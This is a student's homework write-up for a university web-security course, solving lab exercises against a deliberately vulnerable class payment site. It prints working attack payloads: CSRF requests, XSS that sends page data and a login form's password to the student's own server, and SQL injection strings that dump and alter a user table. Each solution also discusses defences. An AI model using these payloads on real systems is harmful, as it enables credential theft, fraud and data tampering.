CMSC 23200 HW 4

Ruolin "Lynn" Zheng

Feburary 7 2020

Problem 1


0.1 Access Code

6ae1c369ae11d33bc295a51ce27395f3

0.2 Solution

I solved this problem by setting the value in the `premium` field to `True` directly in the HTTP Cookies (Chrome Developer Tools Application Tab).

The Dcash creator made the mistake of putting authentication in somewhere easily accessible to anyone including attackers and making it only a boolean value. This has no security or integrity guarantee. They could have instead use an authentication code with encryption, or at least refrain from explicitly naming the authentication field "premium."



Problem 2

I used an `img` tag and set the url as a GET request to `transfer.php` with the parameters

```
amount=999&recipient=ruolinzheng&sender=blase
```

The reason this CSRF works is because the cookie containing the founder's information is shared on all sites on `insecurityclass.cs.uchicago.edu`. It is also generally a bad security practice to send sensitive parameters and conduct transactions via GET requests. To guard against this attack, the founder could have verified the HTTP referer, or use a random CSRF token.

Problem 3

I modified the `computecsrf()` function to compute and return the CSRF token as a string. Then I sent the token along with the `amount, recipient, sender` fields in an AJAX HTTP POST request to `3/transfer.php` using `XMLHttpRequest`.

(i) The founder failed to hide their function to compute the CSRF token from the public. They wrote the function `computecsrf()` in index.html which everyone can inspect through the web console and compute a CSRF token for a specific transaction happening at a specific time. Also, the fact that the founder's cookie was included in their HTTP header even when they were visiting other sites was a vulnerability.

(ii) In addition to hiding the function that computes the CSRF token, the founder could also have protected their cookie better. They could configure their server for Dcash transfer to allow only `Same-Site` Cookies and allow CORS only for specific sites. (https://www.netsparker.com/blog/web-security/same-site-cookie-attribute-prevent-cross-site-request-forgery/)

Problem 4

0.3 Messages

<iframe src="https://insecurityclass.cs.uchicago.edu/4/transfer.php?amount=999&recipient=ruolinzheng&sender=blase">

<input type="image" src="https://insecurityclass.cs.uchicago.edu/4/transfer.php?amount=999&recipient=ruolinzheng&sender=blase">

0.4 Solution

I picked two relatively uncommon tags that contain a `src` attribute, `iframe` and `input type="image"`, which which would send a GET request to the `src` URL, `4/transfer.php` with the parameters I designed. The founder, being a regex novice, most likely only have checks for common tags like `<img>` and `<script>`. Hence relatively uncommon tags like `iframe` and `input type="image"` (possibly with bad formatting but still recognized and rendered by the browser) should be sufficient to evade the regex filters.

The founders should account for all HTML tags that has a `src` field. They should also be aware of mal-formatted tags like

```
<img """><script>evil\_code();</script>"\>
```

They also should have more rigorous checks than just checking for matching opening and closing pointy brackets.

Problem 5

0.5 Message

<iframe src="" onload="var text = document.getElementById('theirname').innerHTML;var xhttp = new XMLHttpRequest(); xhttp.open('GET', 'https://people.cs.uchicago.edu/~ruolinzheng/sink.php?id=99&data=' + encodeURIComponent(text), true); xhttp.send();"></iframe>

0.6 Full Name

The Scary & Threatening Ghost of CS 232 Instructors Past

0.7 Solution

I used inline JavaScript in my HTML tags to issue an AJAX GET request to the `sink.php` file served on my `cs.uchicago` server. I extracted the `innerHTML` from the tag with `id='theirname'`. To get the founder's full name by escaping special characters, I used `encodeURLComponent` on the extracted `innerHTML`. This gave me their full name contained an HTML 4.0 special entity `&`. (The Scary & Threatening Ghost of CS 232 Instructors Past) On a side note, I don't know if this is necessary, but as a workaround for CORS, I added `header("Access-Control-Allow-Origin: *");` to my `sink.php`.

Like in Problem 4, the founder could have adopted better regex filters to filter out malicious HTML inline JavaScript. They should also avoid the explicit reference to sensitive information in text tags like `id='theirname'`.

Problem 6

0.8 Commands

blase' OR '1' = '1
blase'; UPDATE dcashaficionados SET dcash = 999 WHERE person = 'ruolinzheng

0.9 Solution

Presumably, the founder executes a SQL query as `SELECT person, dcash FROM <tablename> WHERE person = <userinput>`. When the query contains a nonexistent username, the website returns the error `User not present in database dcashaficionados.` which revealed `<tablename>` to be `dcashaficionados`.

The first command returns every user in the table since the condition evaluates to `True=True`. The second command updates the table to set the `dcash` attribute for a specific tuple with the specified `person` attribute value.

To protect against this attack, the founder should have sanitized the user's input, especially to filter out any sensitive actions like `INSERT, UPDATE, DELETE, DROP`. They should also never reveal the name of the table in an error message. (However, even if they were to hide the name, the attacker will still be able to see the names and of all the tables in the database with the input `blase' UNION SELECT table_name, 1 FROM information_schema.tables; --` . From there they can learn the schema of the table of interest by running other queries and proceed with their attack.)

0.10 Table

person	dcash
Aaliyah	0
Aaron	0
Abel	0
Abigail	0
Abraham	0
acfields	0
Adaline	0
Adalyn	0
Adalynn	0
Adam	0
Addison	0

Adeline	0
Adrian	0
ahildebrandt	0
Aiden	0
ajwells	0
akabdo	0
akinstlick	0
Alaina	0
Alan	0
Alejandro	0
Alex	0
alex8	0
Alexa	0
Alexander	0
Alexandra	0
Alexis	0
Alice	0
Alina	0
Aliyah	0
Allison	0
Alyssa	0
Amaya	0
Amelia	0
amiller68	0
Amir	0
amrivkin	0
Amy	0
Anastasia	0
Andrea	0
Andrew	0
Angel	0
Angelina	0
Anna	0
Annabelle	0
Anthony	0
Antonio	0
Arabella	0
Aria	0
Ariana	0
Arianna	0
Ariel	0
arjunrawal4	0
Arya	0
Asher	0
Ashley	0
Ashton	0
Athena	0
Aubree	0
Aubrey	0
Audrey	0
August	0

Aurora	0
Austin	0
Autumn	0
Ava	0
Avery	0
avina	0
Axel	0
Ayden	0
Bailey	0
Beau	0
Bella	0
Benjamin	0
Bennett	0
Bentley	0
benweintraub	0
Blake	0
blase	0
Brandon	0
Brantley	0
Braxton	0
Brayden	0
Brianna	0
Brielle	0
Brody	0
brohna	0
Brooke	0
Brooklyn	0
Bryce	0
Bryson	0
Caleb	0
Callie	0
Calvin	0
Camden	0
Cameron	0
Camila	0
Carlos	0
Caroline	0
Carson	0
Carter	0
Catherine	0
Cecilia	0
Charles	0
Charlie	0
Charlotte	0
Chase	0
Chloe	0
Christian	0
Christopher	0
Claire	0
Clara	0
Cole	0

Colton	0
Connor	0
Cooper	0
Cora	0
Daisy	0
Damian	0
Daniel	0
Daniela	0
David	0
davidcash	0
Dawson	0
Dean	0
Declan	0
Delilah	0
Diego	0
dkwhitehead	0
Dominic	0
Dylan	0
Easton	0
Eden	0
Edward	0
Eleanor	0
Elena	0
Eli	0
Eliana	0
Elias	0
Elijah	0
Elise	0
Eliza	0
Elizabeth	0
Ella	0
Ellie	0
Elliot	0
Elliott	0
Eloise	0
Emerson	0
Emery	0
Emilia	0
Emily	0
Emma	0
Emmanuel	0
Emmett	0
Eric	0
esohlberg	0
Esther	0
Ethan	0
ethanmertz	0
Eva	0
Evan	0
Evelyn	0
Everett	0

Everly	0
evjacobs	0
evolpert	0
exue81	0
Ezekiel	0
Ezra	0
Faith	0
Finley	0
Finn	0
Fiona	0
ftondolo	0
Gabriel	0
Gabriella	0
Gael	0
Gavin	0
Genesis	0
Genevieve	0
George	0
gfaber	0
Gianna	0
Giovanni	0
goldsteinrose	0
Grace	0
Gracie	0
Graham	0
Grant	0
Grayson	0
Greyson	0
Hadley	0
Hailey	0
Hannah	0
Harmony	0
Harper	0
Harrison	0
Hayden	0
Hazel	0
hectorsv97	0
Henry	0
hfilosa	0
hilina	0
Hudson	0
Hunter	0
hunterythompson	0
hwinebrake	0
Ian	0
Iris	0
Isaac	0
Isabel	0
Isabella	0
Isabelle	0
Isaiah	0

Isla	0
Ivan	0
Ivy	0
Jace	0
Jack	0
Jackson	0
Jacob	0
Jade	0
jaepark	0
James	0
Jameson	0
Jasmine	0
Jason	0
Jasper	0
Jaxon	0
Jaxson	0
Jayce	0
Jayden	0
jchanson	0
jeesaek	0
Jeremiah	0
Jeremy	0
Jesse	0
Jesus	0
jjrsoong	0
Jocelyn	0
Joel	0
John	0
Jonah	0
Jonathan	0
Jordan	0
Jordyn	0
Jose	0
Joseph	0
Josephine	0
josephmarques	0
Joshua	0
Josiah	0
Juan	0
Jude	0
Julia	0
Julian	0
Juliana	0
Julianna	0
Justin	0
Kai	0
Kaiden	0
Kaleb	0
Karter	0
Katherine	0
katherinehli	0

Kayden	0
Kayla	0
Kaylee	0
Kennedy	0
Kevin	0
Khloe	0
kianah	0
Kimberly	0
King	0
Kingston	0
Kinsley	0
Kylie	0
Laila	0
Landon	0
Lauren	0
layagollapudi	0
Layla	0
Leah	0
Leilani	0
Leo	0
Leonardo	0
Levi	0
liatroy	0
Liliana	0
Lillian	0
Lilly	0
Lily	0
Lincoln	0
liudavid	0
Logan	0
London	0
Londyn	0
Lorenzo	0
Luca	0
Lucas	0
Lucia	0
Lucy	0
Luis	0
Luke	0
Luna	0
Lydia	0
Lyla	0
Mackenzie	0
Maddox	0
Madeline	0
Madelyn	0
Madison	0
mahmoudyousef	0
Malachi	0
Marcus	0
Margaret	0

margotaherman	0
Maria	0
Mariah	0
Mary	0
Mason	0
Mateo	0
Matteo	0
Matthew	0
Maverick	0
Max	0
Maximus	0
Maxwell	0
Maya	0
Mckenzie	0
Melanie	0
Melody	0
Messiah	0
mfortnow	0
Mia	0
Micah	0
Michael	0
Miguel	0
Mila	0
Miles	0
Molly	0
Morgan	0
mrimland	0
mtyang	0
mvetter20	0
Mya	0
Naomi	0
Natalia	0
Natalie	0
Nathan	0
Nathaniel	0
nbanholzer	0
Nevaeh	0
Nicholas	0
nickrose	0
Nicole	0
nisenoff	0
nlingareddy	0
Nolan	0
Nora	0
Norah	0
Nova	0
Oliver	0
Olivia	0
oliviamorkved	0
Oscar	0
Owen	0

Paige	0
Paisley	0
Parker	0
Patrick	0
paulamg	0
Payton	0
pbadams	0
pbalaji	0
Penelope	0
Peyton	0
Piper	0
pjordan	0
Presley	0
Preston	0
Quinn	0
Rachel	0
Raelynn	0
Reagan	0
Reese	0
reyesj5	0
Rhett	0
Richard	0
Riley	0
rli3	0
Robert	0
rohankumar	0
Roman	0
Rose	0
Rowan	0
rrangwani	0
Ruby	0
ruolinzheng	0
Ryan	0
ryangold	0
Ryder	0
Ryker	0
Rylee	0
Ryleigh	0
Sadie	0
Samantha	0
Samuel	0
Santiago	0
Sara	0
Sarah	0
sarikam	0
Savannah	0
Sawyer	0
Scarlett	0
schin	0
Sebastian	0
Serenity	0

sheric	0
Silas	0
Skylar	0
Sofia	0
Sophia	0
Sophie	0
Stella	0
Steven	0
suchak	0
Sydney	0
Taylor	0
Teagan	0
Theodore	0
Thomas	0
Timothy	0
Trinity	0
Tristan	0
Tucker	0
Tyler	0
Valentina	0
Valeria	0
Valerie	0
Victor	0
Victoria	0
Vincent	0
Violet	0
Vivian	0
vzhao	0
Waylon	0
Wesley	0
Weston	0
williamsca	0
Willow	0
Wyatt	0
Xander	0
Xavier	0
Ximena	0
yvesshum	0
Zachary	0
Zayden	0
Zion	0
Zoe	0
Zoey	0
zzhen	0

Problem 7

0.11 Message

https:// insecurityclass .cs.uchicago.edu/7/index.php?greeting=%3Ciframe%20src%3D%27%27%20onload%3D%27document.getElementById(%60username%60).value%20%3D%20%60blase%26david%60%3B%20document.getElementById(%60thebestformever%60).action%20%3D%20%60https%3A%2F%2Fpeople.cs.uchicago.edu%2F~ruolinzheng%2Fsink.php%60%3B%27%3E%3C%2Fiframe%3E

0.12 Password

ZeroDaysAreMyFavoriteKindsOfDays!

0.13 Solution

I used inline JavaScript in my `iframe` to auto-fill the username (by setting the `value` of the `username` field in the form to `blase&david`). The inline JavaScript also changed the `action` attribute in the form with `id=thebestformever` to my own `sink.php`. I used `encodeURIComponent` in the web console to generate the URL-encoded version of the `iframe` tag and put it as the value after the key `greeting`.

The value I placed after `greeting=` before `encodeURIComponent()` is as follows. (Note that `encodeURI` alone won't encode the `&` sign in the username and hence won't work.)

```
<iframe src='' onload='document.getElementById(`username`).value = `blase&david`;
document.getElementById(`thebestformever`).action =
`https://people.cs.uchicago.edu/~ruolinzheng/sink.php`;'>
</iframe>
```

It is a good security practice to never directly render user input without thorough sanitation, and this is where the founder fails four problems in a row. The founder also failed by sending the password in plain text, and could have encrypt it before sending it through the form (with some encrypt/decrypt function known only to the receiving PHP server).